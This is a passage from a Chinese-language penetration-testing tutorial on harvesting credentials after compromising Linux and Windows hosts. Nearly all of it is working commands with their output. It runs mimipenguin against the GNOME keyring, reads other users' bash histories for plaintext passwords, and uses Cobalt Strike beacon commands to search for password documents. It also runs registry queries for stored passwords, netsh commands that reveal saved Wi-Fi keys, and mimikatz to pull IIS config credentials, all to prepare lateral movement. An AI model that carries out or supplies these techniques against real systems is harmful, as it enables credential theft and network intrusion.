 2650 ?        00:00:02 gnome-terminal-

11:08:11 -> root@checin -> [/home/checker/Desktop]
/home/checker/Desktop => cd mimipenguin/

11:08:17 -> root@checin -> [/home/checker/Desktop/mimipenguin]
/home/checker/Desktop/mimipenguin => make
gcc -Isrc/ src/mimipenguin.c src/gnomeKeyring.c src/util.c -o mimipenguin -lcrypt
strip mimipenguin

11:08:20 -> root@checin -> [/home/checker/Desktop/mimipenguin]
/home/checker/Desktop/mimipenguin => ./mimipenguin
[+] GNOME KEYRING (1656)
  [-] checker:

11:08:25 -> root@checin -> [/home/checker/Desktop/mimipenguin]
/home/checker/Desktop/mimipenguin =>
```

0x05 搜集指定用户的命令历史记录中的各种明文密码

实际中,我们去检查目标命令历史记录时不光光只是 root 这个用户的,包括一些 sudo 和系统普通用户的命令历史记录对我们都同样有价值,从这些记录中不仅仅可以发现某些服务的明文密码,也可以从侧面了解到目标管理员的一些操作习惯和熟练程度等等...

```
ssh> shell cat /root/.bash_history
ssh> shell cat /home/administrator/.bash_history
ssh> shell cat /home/sysadmin/.bash_history
```

如下,命令历史中的共享挂载密码

```
mount -t cifs -o user=ipesakit,password=Pa$$w0rd //[redacted]/emrreport /mnt/glusterfs
mount -t cifs -o user=ipesakit //[redacted]/emrreport /mnt/glusterfs
mount -t cifs -o username=ipesakit,password=Pa$$w0rd //[redacted]/emrreport /mnt/glusterfs
mount -t cifs -o username=ipesakit,password=Pa$ //[redacted]/emrreport /mnt/glusterfs
mount -t cifs -o username=ipesakit  //[redacted]/emrreport /mnt/glusterfs
```

如下, 命令历史中的 Mysql root 明文密码

```
service mysql start
service mysql status
mysqladmin -uroot -proot shutdown
service mysql status
service mysql start
```

0x06 搜集保存在目标系统本地各种文档中的明文密码

众所周知,当目标网络规模比较大要管理的服务器数量非常多,有些傻逼运维很可能就会把每台服务器的明文账号密码都存到自己机器的某个隐蔽目录下,假如你现在通过其它方式搞定了某台运维或核心管理员的个人机,此时,就可以在这台机器上通过这种方式批量翻密码文件

```
beacon> shell for /r D:/Data/ %i in (*account.docx,*pwd*.docx,*login*.docx,*login*.xls) do @echo %i  >> c:/windows/debug/result.txt        在指定目录下,搜集带有指定字符串的文档文件
```

```
beacon> shell for /r D:/Data/ %i in (*account.docx,*pwd*.docx,*login*.docx,*login*.xls) do @echo %i  >>
c:/windows/debug/result.txt
[*] Tasked beacon to run: for /r D:/Data/ %i in (*account.docx,*pwd*.docx,*login*.docx,*login*.xls) do @echo %i  >>
c:/windows/debug/result.txt
[+] host called home, sent: 148 bytes
```

```
beacon> shell type c:\windows\debug\result.txt
```

```
beacon> shell type c:\windows\debug\result.txt
[*] Tasked beacon to run: type c:\windows\debug\result.txt
[+] host called home, sent: 63 bytes
[+] received output:
D:\Data\[redacted]ils Login Info.xls
D:\Data\[redacted] Archive\Dinah\For New AA (Passwords & Login info).xls
D:\Data\[redacted]\Emails Login Info.xls
D:\Data\[redacted] (to check)\_ Archive\Dinah\For New AA (Passwords & Login info).xls
D:\Data\[redacted]login information.docx
```

0x07 搜集当前系统注册表中的各类账号密码项下的密码 hash 数据

```
# reg query HKLM /f password /t REG_SZ /s          搜集注册表中的各种密码数据
# reg query HKLM /f username /t REG_SZ /s          搜集注册表中的各种账号数据

# reg query HKCU /f password /t REG_SZ /s
# reg query HKCU /f username /t REG_SZ /s
```

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Sophos Endpoint Defense\TamperProtection\Config
    SEDPassword    REG_SZ    sed-tp1:q73Rh17T6idcbpsDZDeNJw==:Ghb7mXZHaqMcOgHFqYdX6Cutz+nSaQZiM2d9I3uFue+THzLxOy2YeA==
```

0x08 搜集无线密码 [个人机]

```
# netsh wlan show profiles                                  查看当前系统已保存的无线名称
# netsh wlan show profile name="Tenda_48A460" key=clear     查看指定无线的连接密码
```

0x09 搜集 IIS [iis 7.x +] 配置密码 [实际中看运气]

```
beacon> mimikatz privilege::debug
beacon> mimikatz iis::apphost /in:"%systemroot%\system32\inetsrv\config\applicationHost.config
```

0x10 检车回收站中的密码文件 [实际中看运气]

小结:

除此之外,你也可以去翻下软件安装目录中的各种可能带有账号密码的配置文件[*.ini],等等等...还是那句话,搜集这些账号密码的目的只有一个,为下一步快速横向渗透做足前期准备,搜集到密码最好仔细做下分类,比如,哪些是服务类密码,哪些是系统登录密码,哪些是用户密码等等等...这样在后期实际用起来的时候也会更清晰,更有针对性,命中率也会相对高一点,拿到一台机器权限之后,先立即尽可能搜集密码,而不是上去就漫无目的的胡搞把搞一直把权限搞掉,ok,废话不多讲,有任何问题,弟兄们及时反馈,非常感谢 😉

- by klion
- 2019.3.6